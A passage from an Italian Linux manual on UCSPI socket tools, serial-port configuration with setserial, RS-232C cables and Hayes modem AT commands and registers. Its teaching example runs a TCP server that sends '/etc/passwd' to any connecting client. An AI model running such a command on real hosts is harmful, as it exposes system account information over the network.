A titolo di esempio, viene mostrato qualcosa di molto semplice: da una parte, un servente che, a ogni connessione, trasmette il contenuto del file '`/etc/passwd`'; dall'altra, un cliente che scorre questo risultato sullo schermo. Per cominciare, il servente viene definito in modo molto semplice:

$ *servente indirizzo* **`cat /etc/passwd`**[*Invio*]

Infatti, '**`cat`**' emette attraverso il suo standard output il contenuto del file '`/etc/passwd`', che viene prelevato dal programma che costituisce l'interfaccia UCSPI, mentre lo standard input che conterrebbe il flusso di dati in ingresso dalla connessione, viene ignorato da '**`cat`**'.

La predisposizione dal lato cliente diventa invece un po' più difficile: serve almeno uno script:

```
#!/bin/bash
cat <&6- | less
```

In questo modo, si usa ancora '**`cat`**', che attraverso lo standard input riceve invece quanto proveniente dal descrittore sei; quindi, quanto emesso da '**`cat`**' viene controllato da '**`less`**' (il descrittore sette non viene usato e questo significa che nulla viene inviato all'applicazione remota). Supponendo che lo script si chiami '**`visualizza`**' e sia collocato nella directory corrente:

$ *cliente indirizzo* **`./visualizza`**[*Invio*]

Ciò dovrebbe essere sufficiente per poter visualizzare a ogni collegamento il contenuto del file '`/etc/passwd`' dell'elaboratore in cui si trova il servente.

125.2 UCSPI-unix

UCSPI-unix [2] è un pacchetto che realizza l'interfaccia UCSPI per le comunicazioni attraverso socket di dominio Unix. Si compone principalmente di due programmi, la cui sintassi specifica si descrive nel modo seguente:

`unixserver` [*opzioni*] *file_socket applicazione* [*argomenti_applicazione*]

`unixclient` [*opzioni*] *file_socket applicazione* [*argomenti_applicazione*]

[2] **UCSPI-unix** GNU GPL

Come si può intendere, '**unixserver**' apre un socket di dominio Unix (un file) e attende una connessione, mentre '**unixclient**' contatta la controparte attraverso l'indicazione dello stesso file.

La comunicazione con l'applicazione rispettiva avviene secondo le modalità standard delle interfacce UCSPI e le opzioni sono quelle standard, con l'aggiunta di altre specifiche per il tipo di socket (si consulti eventualmente *unixserver(1)*).

Volendo adattare l'esempio già mostrato in forma generalizzata a questo tipo di interfaccia, i comandi potrebbero essere quelli seguenti. Dal lato del servente:

$ **unixserver /tmp/socket-prova cat /etc/passwd**[*Invio*]

Dal lato del cliente serve uno script e il comando che avvia lo script:

```
#!/bin/bash
# ./visualizza
cat <&6- | less
```

$ **unixclient /tmp/socket-prova ./visualizza**[*Invio*]

Naturalmente, la scelta del file '`/tmp/socket-prova`' è arbitraria e dipende da come si avvia il servente.

Utilizzando uno script differente, è possibile controllare lo stato delle variabili di ambiente:

```
#!/bin/bash
set
```

Avviando '**unixclient**' con questo script, si possono notare, tra le altre, le variabili seguenti, che riguardano precisamente UCSPI-unix:

```
PROTO=UNIX
UNIXLOCALGID=1001
UNIXLOCALPATH=/tmp/socket-prova
UNIXLOCALPID=2145
UNIXLOCALUID=1001
UNIXREMOTEEGID=1001
UNIXREMOTEEUID=1001
UNIXREMOTEPID=2112
```

Le informazioni che derivano da queste variabili dovrebbero essere comprensibili già dal nome di queste, comunque vengono descritte brevemente nell'elenco seguente.

Variabile	Descrizione
`PROTO`	Contiene la stringa '**UNIX**' a indicare che si tratta di socket di dominio Unix.
`UNIXLOCALUID` `UNIXLOCALGID`	Si tratta rispettivamente del numero UID e GID del processo avviato localmente.
`UNIXLOCALPID`	Si tratta nel numero abbinato al processo locale.
`UNIXLOCALPATH`	Si tratta nel file socket a cui si fa riferimento per la connessione (lo stesso nome da entrambi i lati).
`UNIXREMOTEEUID` `UNIXREMOTEEGID`	Si tratta rispettivamente del numero UID e GID del processo avviato dall'altra parte.
`UNIXREMOTEPID`	Si tratta nel numero abbinato al processo remoto.

125.3 UCSPI-tcp

UCSPI-tcp [3] è un pacchetto che realizza l'interfaccia UCSPI per le comunicazioni attraverso socket di dominio Internet, precisamente il protocollo TCP. Si compone principalmente di due programmi, la cui sintassi specifica si descrive nel modo seguente:

tcpserver [*opzioni*] *host porta applicazione* [*argomenti_applicazione*]
tcpclient [*opzioni*] *host porta applicazione* [*argomenti_applicazione*]

Anche in questo caso, '**tcpserver**' è il programma che si mette in ascolto (aprendo un socket di dominio Internet, con il protocollo TCP), mentre '**tcpclient**' contatta la controparte. Dal momento che si utilizza il protocollo TCP, il riferimento usato per comunicare è formato dall'indirizzo IP e dalla porta TCP del servente.

La comunicazione con l'applicazione rispettiva avviene secondo le modalità standard delle interfacce UCSPI e le opzioni sono quelle standard, con l'aggiunta di altre specifiche per il tipo di socket (si consulti eventualmente *tcpserver(1)* e *tcpclient(1)*). In particolare, nel servente è possibile stabilire il numero massimo di connessioni in coda; inoltre, entrambe le parti possono fissare un tempo massimo di scadenza per i tentativi di connessione.

Volendo adattare l'esempio già mostrato in forma generalizzata a questo tipo di interfaccia, i comandi potrebbero essere quelli seguenti. Dal lato del servente:

$ **tcpserver dinkel.brot.dg 1234 cat /etc/passwd**[*Invio*]

Dal lato del cliente serve uno script e il comando che avvia lo script:

```
#!/bin/bash
# ./visualizza
cat <&6- | less
```

$ **tcpclient dinkel.brot.dg 1234 ./visualizza**[*Invio*]

Naturalmente, la scelta della porta 1234 è arbitraria, salvo il fatto che deve essere una porta libera e non privilegiata, dal momento che il servente viene avviato da un utente comune.

La comunicazione può risultare un po' in ritardo rispetto alle aspettative, perché prima viene fatta una verifica dell'identità delle parti attraverso il protocollo IDENT.

Utilizzando uno script differente, è possibile controllare lo stato delle variabili di ambiente:

```
#!/bin/bash
set
```

Avviando '**tcpclient**' con questo script, si possono notare, tra le altre, le variabili seguenti, che riguardano precisamente UCSPI-tcp:

```
PROTO=TCP
TCPLOCALHOST=roggen.brot.dg
TCPLOCALIP=192.168.1.2
TCPLOCALPORT=32993
TCPREMOTEHOST=dinkel.brot.dg
TCPREMOTEINFO=
TCPREMOTEIP=192.168.1.1
TCPREMOTEPORT=1234
```

Le informazioni che derivano da queste variabili dovrebbero essere comprensibili già dal nome di queste, comunque vengono descritte brevemente nell'elenco seguente.

[3] **UCSPI-tcp** software libero per il quale non è consentita la diffusione in forma binaria, salvo approvazione esplicita da parte dell'autore

Variabile	Descrizione
PROTO	Contiene la stringa '**TCP**' a indicare che si tratta di socket di dominio Internet con protocollo TCP.
TCPLOCALHOST TCPLOCALIP TCPLOCALPORT	Si tratta rispettivamente del nome, dell'indirizzo IP e della porta nell'ambito locale.
TCPREMOTELHOST TCPREMOTEIP TCPREMOTEPORT	Si tratta rispettivamente del nome, dell'indirizzo IP e della porta nell'elaboratore remoto.
TCPREMOTEINFO	Informazioni particolari sulla controparte remota, ammesso che siano disponibili.

È da tenere in considerazione il fatto che '**tcpserver**' può essere controllato per evitare gli accessi indesiderati. Per questo si deve usare l'opzione '**-x**', abbinando un file costruito con '**tcprules**', che fa parte dello stesso pacchetto UCSPI-tcp (si veda *tcprules(1)*).

Parte xxvi

Modem, porte seriali e connessioni punto-punto

Modem e porte seriali

In un elaboratore i386 si hanno generalmente a disposizione due porte seriali, che eventualmente possono essere estese fino a quattro, denominate '`COM1:`', '`COM2:`',... La tabella 126.1 mostra la corrispondenza tra indirizzi e nomi dei file di dispositivo.

Tabella 126.1. Indirizzi delle porte seriali.

Porta su i386	IRQ	I/O	dispositivo
'`COM1:`'	4	$3F8_{16}$	'`/dev/ttyS0`'
'`COM2:`'	3	$2F8_{16}$	'`/dev/ttyS1`'
'`COM3:`'	4	$3E8_{16}$	'`/dev/ttyS2`'
'`COM4:`'	3	$2E8_{16}$	'`/dev/ttyS3`'

In passato, si distingueva nei sistemi GNU/Linux tra dispositivi per le chiamate in uscita e dispositivi per le chiamate in ingresso. Per le prime si utilizzavano i nomi '`/dev/cua*`' che sono ormai obsoleti. Attualmente, i dispositivi '`/dev/ttyS*`' svolgono entrambi i compiti.

Dal momento che la prima e la terza porta seriale, così come la seconda e la quarta, condividono lo stesso IRQ, per evitare conflitti è meglio limitarsi all'utilizzo delle sole prime due porte seriali. Tuttavia, il kernel Linux può gestire delle schede seriali multiple speciali, in cui, con un solo IRQ si hanno a disposizione fino a un massimo di 32 porte seriali.

126.1 Configurazione

Nell'introduzione a questo capitolo è stato descritto subito il problema dei conflitti di configurazione delle porte seriali, quando queste sono più di due. In generale è difficile trovare un elaboratore i386 con più di due porte seriali, ma se si inserisce una scheda aggiuntiva, questa dovrebbe essere configurabile attraverso ponticelli o del software.

Il vero problema sta nel fare in modo che le porte seriali siano individuate correttamente anche quando utilizzano una configurazione non standard. A questo proposito, GNU/Linux offre Setserial, [1] un programma di servizio specifico per configurare le porte seriali in base alle loro caratteristiche reali:

```
setserial [opzioni] dispositivo [parametro [argomento]]...
```

```
setserial -g [-a] [-b] dispositivo...
```

'**`setserial`**' permette di definire o verificare le informazioni sulla configurazione di una porta seriale particolare nell'ambito dei kernel Linux. Principalmente, si tratta dell'indicazione dell'indirizzo di I/O e del numero di IRQ in cui il kernel si deve aspettare di trovare la porta seriale in questione.

In pratica, l'uso di '**`setserial`**' è necessario quando si utilizzano porte seriali configurate in modo non standard, allo scopo di ottenerne l'identificazione e gestione corretta, secondo la loro configurazione particolare. Quando esiste questa esigenza, dal momento che il kernel dovrebbe essere configurato in tal modo a ogni avvio, è generalmente opportuno programmare l'utilizzo di '**`setserial`**' all'interno della procedura di inizializzazione del sistema.

Per fare riferimento alla porta seriale da verificare o di cui si deve definire la configurazione, si utilizza il nome del file di dispositivo corrispondente, '`/dev/ttyS*`', subito dopo le opzioni eventuali.

[1] **Setserial** GNU GPL

Dopo il nome del dispositivo seriale, vengono indicati i «parametri», che a loro volta sono seguiti da un argomento eventuale. Se '**`setserial`**' viene utilizzato senza parametri, oppure con l'opzione '**`-g`**', si ottiene semplicemente lo stato attuale della configurazione della porta seriale corrispondente.

Segue la descrizione di alcune opzioni della riga di comando.

Opzione	Descrizione
`-g`	Mostra le informazioni sui dispositivi seriali indicati come argomenti.
`-a`	Quando '**`setserial`**' viene utilizzato per informare sullo stato della configurazione, con questa opzione si ottengono tutte le informazioni disponibili.
`-b`	Quando '**`setserial`**' viene utilizzato per informare sullo stato della configurazione, con questa opzione si ottiene solo un riassunto delle informazioni disponibili.

Segue la descrizione di alcuni parametri da indicare nella riga di comando.

Parametro	Descrizione
`port` *indirizzo_i/o*	Permette di definire l'indirizzo di I/O della porta seriale.
`irq` *indirizzo_irq*	Permette di definire l'indirizzo IRQ della porta seriale.
`uart {none|8250|16450|16550|16550A|16650|16750|16850|16950|16954}`	Permette di definire in modo esplicito il tipo di UART utilizzato, salvo il caso di '**`none`**' che disabilita la porta seriale. Può essere utile quando il sistema di autorilevamento non funziona per qualche ragione, oppure quando il tipo individuato non risulta veritiero. In generale, si distingue tra il tipo 16550A e gli altri; il primo ha una memoria FIFO che viene utilizzata, mentre per gli altri, anche se alcuni ne dispongono, non ne viene attivato l'utilizzo.
`spd_hi`	Fa in modo che venga utilizzata la velocità di 57600 bit/s (bps) quando l'applicazione ne richiede 38400.
`spd_vhi`	Fa in modo che venga utilizzata la velocità di 115200 bit/s quando l'applicazione ne richiede 38400.
`spd_shi`	Fa in modo che venga utilizzata la velocità di 230400 bit/s quando l'applicazione ne richiede 38400.
`spd_warp`	Fa in modo che venga utilizzata la velocità di 460800 bit/s quando l'applicazione ne richiede 38400.

Vengono descritti alcuni esempi.

- `#` **`setserial -g -a /dev/ttyS1`**

  Visualizza tutte le informazioni disponibili sulla seconda porta seriale.

- `#` **`setserial /dev/ttyS2 port 0x2e8`**

  Imposta la configurazione della terza porta seriale corrispondente al file di dispositivo '`/dev/ttyS2`', definendo che per questa viene utilizzato l'indirizzo di I/O $2E8_{16}$.

- `#` **`setserial /dev/ttyS2 irq 5`**

  Imposta la configurazione della terza porta seriale, definendo che per questa viene utilizzato il livello di IRQ 5.


- `#` **`setserial /dev/ttyS2 port 0x3e8 irq 5 spd_hi uart 16550`**

Imposta la configurazione della terza porta seriale, definendo che per questa viene utilizzato l'indirizzo di I/O $3E8_{16}$ e l'IRQ numero 5. Inoltre si stabilisce che si tratta di un UART 16550 (senza FIFO, o non funzionante) e si fa in modo di utilizzare una velocità elevata (57600 bit/s) quando l'applicazione richiede 38400 bit/s.

Quando si ha la necessità di configurare una o più porte seriali attraverso '**`setserial`**', è opportuno che questa operazione venga svolta ogni volta che si accende l'elaboratore, attraverso la procedura di inizializzazione del sistema. Generalmente si tratta di modificare o creare il file '`/etc/init.d/setserial`', o un altro file simile, in relazione all'organizzazione della propria distribuzione GNU/Linux.

126.2 Connettori

Il connettore di un porta seriale presente su un elaboratore i386 può essere di due tipi: maschio DB-25 o maschio DB-9. La porta seriale RS-232C originale utilizza il connettore DB-25, ma dal momento che in pratica si utilizzano solo nove dei 25 contatti, sugli elaboratori i386 sono apparse delle semplificazioni a nove contatti.

Figura 126.1. Connettori DB-25 e DB-9.

La tabella seguente elenca i segnali associati ai contatti delle porte seriali:

Segnale	DB-25	DB-9
TD *Transmit data*	2	3
RD *Receive data*	3	2
RTS *Request to send*	4	7
CTS *Clear to send*	5	8
DSR *Data set ready*	6	6
Massa dei segnali	7	5
DCD *Data carrier detect*	8	1
DTR *Data terminal ready*	20	4
RI *Ring indicator*	22	9

126.3 Controllo del flusso o handshaking

Il controllo del flusso dei dati, tra la porta seriale e l'unità periferica a essa connessa, può essere di due tipi:

- hardware o RTS/CTS;
- software o XON/XOFF.

Il controllo di flusso hardware prevede l'utilizzo dei segnali RTS e CTS per la sincronizzazione tra la porta seriale e la periferica. Si tratta anche del metodo che garantisce la maggiore velocità. Il controllo di flusso software ignora i segnali hardware e utilizza invece i codici XON e XOFF.

126.4 Cavi RS-232C

Si tratta dei cavi utilizzati per connettere un'unità periferica a una porta seriale. A seconda dei componenti da connettere tra loro, si parla di DTE (*Data terminal equipment*) e DCE (*Data communications equipment*). L'elaboratore è sempre un DTE, il modem è un'unità DCE, mentre una stampante o un terminale può essere un DTE.

Quando si connettono due unità eterogenee, come un elaboratore con un modem, si utilizza un cavo seriale composto da un connettore DB-25 maschio, da collegare all'unità periferica DCE, e da un connettore DB-25 o DB-9 femmina, da collegare alla porta seriale dell'elaboratore (DTE). Con questo tipo di cavo, tutti i segnali di un capo sono connessi con gli stessi segnali dell'altro.

Tabella 126.5. Cavo seriale RS-232C standard (DTE-DCE)

Segnale	DTE (elaboratore) DB-25	DTE (elaboratore) DB-9	DCE (modem) DB-25
TD *Transmit data*	2	3	2
RD *Receive data*	3	2	3
RTS *Request to send*	4	7	4
CTS *Clear to send*	5	8	5
DSR *Data set ready*	6	6	6
Massa dei segnali	7	5	7
DCD *Data carrier detect*	8	1	8
DTR *Data terminal ready*	20	4	20
RI *Ring indicator*	22	9	22

Un cavo Null-modem, per la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale, può essere realizzato utilizzando due connettori DB-25 femmina, oppure DB-9 femmina, oppure un DB-25 e un DB-9 femmina. Se si intende utilizzare un controllo di flusso software, ovvero XON/XOFF, sono sufficienti tre fili, mentre per un controllo di flusso hardware, ovvero RTS/CTS, sono necessari sette fili. Se il cavo ha una schermatura metallica, questa può essere connessa alla parte metallica di uno solo dei due connettori.

Tabella 126.6. Cavo seriale a tre fili, per collegamenti tra DTE e DTE.

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	2	3
3	2	3	3	3	2
7	7	7	5	5	5

Tabella 126.7. Cavo seriale a sette fili, per collegamenti tra DTE e DTE.

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	3	2
3	2	3	3	2	3
4	5	4	8	7	8
5	4	5	7	8	7
6+8	20	6+8	4	6+1	4
20	6+8	20	6+1	4	6+1
7	7	7	5	5	5

126.5 Modem

La tabella 126.8 elenca alcune sigle utilizzate per identificare le caratteristiche dei modem, in particolare quelle dell'ITU (*International telecommunications union*).

Tabella 126.8. Standard sulle caratteristiche dei modem.

Standard	Caratteristiche
V.21 (Bell 103)	300 bit/s
V.22 (Bell 212A)	1200 bit/s
V.23	trasmissione/ricezione 1200 / 75 bit/s
V.22 bis	2400 bit/s
V.27	fax
V.29	fax
V.32	4800 bit/s, 9600 bit/s
V.32 bis	4800 bit/s 7200 bit/s, 9600 bit/s, 12000 bit/s, 14400 bit/s
V.34	28800 bit/s
V.34+	33600 bit/s
V.42	correzione errori (include LAP-M)
V.42 bis	compressione dati
MNP4	correzione errori
MNP5	compressione dati
V.90	trasmissione/ricezione 31200 / 56000 bit/s

Quando si utilizza il modem si distinguono due situazioni: la modalità di comando e la modalità dati. Quando si accende il modem, questo si trova nella modalità di comando, con la quale accetta una serie di comandi dall'elaboratore o dall'unità a cui è collegato, rispondendo di conseguenza. Quando si stabilisce una connessione, si passa alla modalità dati e il modem non accetta più comandi (tranne uno speciale), perché tutto il traffico viene considerato parte della comunicazione.

126.5.1 Insieme esteso di comandi Hayes

I comandi dei modem compatibili Hayes iniziano quasi sempre per «AT» seguito da una serie eventuale di codici di comando alfanumerici e quindi da un codice di ritorno a carrello (<*CR*>).

```
AT[comando...]
```

Per esempio:

- ATDP chiamata a impulsi (telefono decadico);
- ATDT chiamata a toni (telefono multifrequenza).

I comandi di base iniziano con una lettera alfabetica; a questi sono stati aggiunti nel tempo dei comandi estesi che possono iniziare con una e-commerciale ('&'), un simbolo di percentuale ('%'), una barra obliqua inversa ('\') e altri simboli ancora. Quando si fa riferimento a comandi estesi, è difficile stabilire quale sia lo standard; qui si vogliono elencare solo i comandi di base e quelli estesi più comuni e quindi più importanti.

Alcuni comandi speciali non fanno uso del solito prefisso di comando AT. Sono pochi e piuttosto importanti.

`A/`	Ripete l'ultimo comando (si usa da solo, senza il prefisso AT e senza <*CR*> alla fine).

pausa+++*pausa*	Sequenza di escape, preceduta e seguita da una pausa di almeno un secondo. Si può usare quando il modem è nella modalità dati e lo si vuole riportare a quella di comando. Generalmente, dopo la pausa finale, viene inviato al modem un comando AT nullo: *pausa*+++*pausa*AT<*CR*>. Dopo aver riportato il modem alla modalità di comando, è possibile rimetterlo subito nella modalità dati attraverso il comando ATO.

I comandi seguenti richiedono il prefisso AT e sono seguiti dal carattere di ritorno a carrello (<*CR*>). I comandi prefissati da AT possono essere più o meno complessi e lunghi di conseguenza; questa lunghezza ha un limite che varia da modem a modem. In generale, quando possibile, è opportuno suddividere questi comandi se sono troppo lunghi.[2]

La maggior parte dei casi, i comandi AT sono formati da una sigla iniziale che definisce il tipo di comando e sono seguiti da un parametro numerico. Per esempio, ATH0 serve a chiudere la linea telefonica. Questi comandi possono essere composti senza il parametro finale (cioè senza il numero), quando si vuole fare riferimento allo zero. Quindi, ATH è esattamente uguale a ATH0.

I comandi AT possono contenere spazi, per facilitare la lettura umana. Resta comunque valido il problema del limite massimo alla loro lunghezza, che in tal modo deve tenere conto anche degli spazi aggiuntivi (ammesso che il modem non ne tenga conto esplicitamente).

`A`	*Answer*. Risposta senza attendere il segnale di chiamata.
`DP`*n*	*Dial pulse*. Compone il numero di telefono *n* a impulsi.
`DT`*n*	*Dial tone*. Compone il numero di telefono *n* a toni. Se all'interno delle cifre del numero telefonico viene utilizzata una virgola ('`,`'), questa rappresenta una pausa nella composizione. Solitamente, questa pausa dura due secondi. **Il comando ATD è speciale**: dopo il numero telefonico da comporre non è possibile accodare altri comandi.
`E0`	*Echo*. Disattiva l'eco dei comandi.
`E1`	Attiva l'eco dei comandi. È il valore predefinito.
`F0`	Funzionamento in *Half duplex*.
`F1`	Funzionamento in *Full duplex*.
`H0`	*Hang*. Il modem chiude la connessione alla linea telefonica.
`H1`	Il modem apre la connessione alla linea telefonica.
`H2`	Il telefono e il modem sono entrambi connessi alla linea telefonica.
`L0`	*Loudness*. Il livello sonoro dell'altoparlante interno al modem viene posizionato al livello minimo.
`L1`	Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello basso.
`L2`	Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello medio. È il valore predefinito.
`L3`	Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello alto.
`M0`	*Mode*. Altoparlante spento.
`M1`	Altoparlante acceso durante la chiamata e spento non appena riceve il segnale di portante. È il valore predefinito.
`M2`	Altoparlante sempre acceso.
`M3`	Altoparlante spento durante la composizione, quindi acceso, poi spento non appena riceve il segnale di portante.

[2] AT sta per *Attention*.

`O0`	*On-line*. Quando per qualche motivo il modem è tornato alla modalità di comando mentre si trovava in quella dati, per esempio perché è stato generato un escape (+++), con il comando O0 si fa in modo che il modem torni alla modalità dati.
`O1`	Riporta il modem alla modalità dati, forzando però una procedura di equalizzazione, in modo da riadattarsi alle caratteristiche della linea.
`Q0`	*Quiet*. Vengono inviati i codici di risultato.
`Q1`	Non vengono inviati i codici di risultato.
`S`*n*`=`*x*	*S-register*. Attribuisce al registro *n* il valore *x*.
`S`*n*`?`	Visualizza il valore del registro *n*.
`V0`	*Verbose*. Non vengono tradotti i codici di risultato.
`V1`	Vengono tradotti i codici di risultato in forma verbale. È il valore predefinito.
`X0`	*Extensive*. Seleziona i codici di risultato a livello base (300 bit/s).
`X1`	Esteso senza rilevamento del tono di chiamata (*dialtone*) o del segnale di occupato (*busy*).
`X2`	Esteso con rilevamento del tono di chiamata (*dialtone*), ma non del segnale di occupato (*busy*).
`X3`	Esteso con rilevamento del segnale di occupato (*busy*), ma non del tono di chiamata (*dialtone*). ATX3 è la scelta migliore quando si utilizzano le linee telefoniche italiane. Se si tentano altre modalità si ottiene solo il tipico messaggio di errore: '**`NO DIALTONE`**'.
`X4`	Esteso con rilevamento del tono di chiamata (*dialtone*) e del segnale di occupato (*busy*).
`Y0`	Disabilita la disconnessione dopo uno *space* lungo (ovvero dopo un *break*). È il valore predefinito.
`Y1`	Abilita la disconnessione dopo uno *space* lungo (ovvero dopo un *break*).
`Z`	Preleva il profilo di configurazione dalla memoria non volatile. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi ATZ0, ATZ1, ATZ2,... per prelevare il primo profilo, il secondo, il terzo,... In generale, ATZ e ATZ0 sono la stessa cosa.
`&C0`	*Carrier*. Il modem mantiene sempre alto il DCD (*Data carrier detect*).
`&C1`	Il livello del DCD segue l'andamento della portante rilevata dal modem.
`&D0`	Il modem ignora il DTR.
`&D1`	Il modem passa allo stato di comando quando il DTR passa dal livello alto al livello basso.
`&D2`	Quando il DTR passa dal livello alto al livello basso, il modem interrompe la comunicazione (aggancia) e disabilita la risposta automatica (ammesso che questa sia stata abilitata). Infine, torna alla modalità di comando.
`&D3`	Quando il DTR passa dal livello alto al livello basso, il modem si reinizializza.
`&F`	*Firmware*. Preleva il profilo di configurazione preimpostato dal fabbricante della ROM (praticamente una reinizializzazione del modem).
`&L0`	*Line*. Linea commutata.
`&L1`	Linea dedicata.
`&S0`	*Set*. Il modem mantiene sempre alto il DSR (*Data set ready*).
`&S1`	Il DSR funziona in base alle specifiche EIA.
`&V`	*View*. Consente di visualizzare il profilo memorizzato nella memoria non volatile. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi AT&V0, AT&V1, AT&V2,... per visualizzare il primo profilo, il secondo, il terzo,... In generale, AT&V e AT&V0 sono la stessa cosa.
`&W`	*Write*. Scrive nella memoria non volatile il profilo attivo di configurazione. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi AT&W0, AT&W1, AT&W2,... per registrare nel primo profilo, nel secondo, nel terzo,... In generale, AT&W e AT&W0 sono la stessa cosa.

Tabella 126.11. Riepilogo dei comandi AT.

AT	Descrizione
A	Risposta.
DP	Composizione a impulsi.
DT	Composizione a toni.
E	Eco dei comandi.
F	Duplex.
H	Aggancio.
L	Livello sonoro.
M	Altoparlante.
Q	Codici di risultato.
S*n*=*x*	Attribuzione del valore *x* al registro *n*.
S*n*?	Interrogazione del contenuto del registro *n*.
V	Traduzione dei codici di risultato numerici.
X	Estensione.
Y	Disconnessione automatica.
Z	Prelievo del profilo di configurazione dalla memoria non volatile.
&F	Prelievo del profilo di configurazione dalla ROM.
&L	Linea dedicata o commutata.
&V	Visualizza il profilo di configurazione della memoria non volatile.
&W	Registra il profilo di configurazione nella memoria non volatile.

I registri sono delle caselle di memoria che permettono di ridefinire determinati valori riferiti al comportamento del modem. Per modificare un registro si utilizza il comando ATS*n*=*x*, dove *n* è il numero del registro e *x* è il valore che gli si vuole assegnare.

`S0`	Numero di squilli prima della risposta. Zero equivale a inibire la risposta automatica ed è il valore predefinito.
`S1`	Contatore degli squilli. Il modem utilizza questo registro come variabile per il conteggio degli squilli: quando il valore di questo registro raggiunge quello di S0, il modem risponde.
`S2`	Il codice di escape. Il valore predefinito corrisponde a 43, ovvero al simbolo '**+**'. Per passare dalla modalità *on line* a quella dei comandi, si preme per tre volte si seguito in rapida successione questo tasto: [+] [+] [+].
`S3`	Il codice utilizzato come *carriage return*. Il valore predefinito è 13, corrispondente a *<CR>*.
`S4`	Il codice utilizzato come *linefeed*. Il valore predefinito è 10, corrispondente a *<LF>*.
`S5`	Il codice utilizzato come *backspace*. Il valore predefinito è 8, corrispondente a *<BS>*.
`S6`	Tempo di attesa per il segnale di centrale espresso in secondi. Si tratta del tempo che il modem attende prima di iniziare a comporre il numero telefonico. Il valore predefinito è due.
`S7`	Tempo di attesa per la portante espresso in secondi. Si tratta del tempo entro il quale il modem si aspetta di ricevere la portante. Se ciò non avviene, il modem restituisce il messaggio di errore '**`NO CARRIER`**'. Solitamente, il valore predefinito è 30.
`S8`	Durata della pausa espressa in secondi. Quando all'interno del numero telefonico da comporre appare una virgola, questa viene interpretata come pausa di composizione. La durata predefinita della pausa è di due secondi.
`S9`	Tempo per il rilevamento della portante espresso in decimi di secondo. La quantità di tempo necessario, durante il quale la portante deve essere presente per poter essere rilevata dal modem. Il valore predefinito è sei, corrispondente a 0,6 secondi.

`S10`	Tempo massimo di perdita della portante espresso in decimi di secondo. La durata massima della perdita della portante. Se la portante viene a mancare per un tempo maggiore, il modem riaggancia, ovvero chiude la comunicazione. Solitamente il valore predefinito è sette, corrispondente a 0,7 secondi. In presenza di linee disturbate, può essere necessario aumentare questo valore.
`S11`	Intervallo di tono espresso in millisecondi. Quando si utilizza la composizione a toni o DTMF, i toni che rappresentano le cifre numeriche devono essere spaziati l'uno dall'altro da una breve pausa. Questo registro esprime il valore della pausa. Il valore predefinito si aggira tra i 50 ms e i 100 ms (millisecondi). La scelta della durata della pausa dipende dalle capacità della propria centrale: un valore di 50 è considerato il minimo possibile in assoluto.
`S12`	Tempo morto della sequenza di escape espresso in cinquantesimi di secondo. È il tempo che deve trascorrere prima e dopo una sequenza di escape (+++). Il valore predefinito è 50, corrispondente a un secondo.


Tabella 126.13. Riepilogo dei registri «S» principali.

Registro	Descrizione
S0	Numero di squilli prima della risposta automatica.
S1	Contatore degli squilli.
S2	Codice di escape.
S3	Codice di ritorno a carrello.
S4	Codice per l'avanzamento di riga.
S5	Codice per il *backspace*.
S6	Secondi di attesa per il segnale di centrale.
S7	Secondi di attesa per la portante.
S8	Secondi di durata della pausa (virgola).
S9	Decimi di secondo per il rilevamento della portante.
S10	Decimi di secondo consentiti per la perdita della portante.
S11	Millisecondi di spaziatura tra i toni di composizione.
S12	Cinquantesimi di secondo per i tempi morti delle sequenze di escape.

126.5.2 Indicatori luminosi dei modem esterni

I modem esterni hanno una serie di indicatori luminosi, più o meno standard, che danno un'indicazione istantanea sullo stato di questo. Queste indicazioni sono abbastanza importanti, ed è utile conoscerne il significato.

Figura 126.2. Indicatori luminosi dei modem esterni.

MR HS AA CD OH SD RD TR

Segue la descrizione del significato di questi indicatori luminosi:

Sigla	Descrizione
MR, *Modem ready*	quando l'indicatore MR è acceso, il modem è alimentato elettricamente;
HS, *High speed*	quando l'indicatore HS è acceso, la comunicazione tra DTE e modem avviene a una velocità «elevata» (può trattarsi di un valore che supera i 2400 bit/s);

Sigla	Descrizione
AA, *Auto answer*	quando l'indicatore AA è acceso, il modem è configurato per rispondere alle chiamate, oppure ha ricevuto uno o più squilli del telefono;
CD, *Carrier detect*	quando l'indicatore CD è acceso, il modem sta ricevendo, dal modem remoto, un segnale di portante valido;
OH, *Off hook*	quando l'indicatore OH è acceso, il modem sta utilizzando la linea telefonica;
SD, *Send data*	quando l'indicatore SD è acceso, il modem sta trasmettendo dati (ovvero sta ricevendo dati dall'elaboratore, o da altra unità, da trasmettere nella linea);
RD, *Receive data*	quando l'indicatore RD è acceso, il modem sta ricevendo dati (ovvero sta inviando i dati ricevuti dalla linea, verso l'elaboratore o altra unità);
TR, *Terminal ready*	di solito viene utilizzato per visualizzare la condizione del segnale DTR (*Data terminal ready*).

126.5.3 Codici di risposta

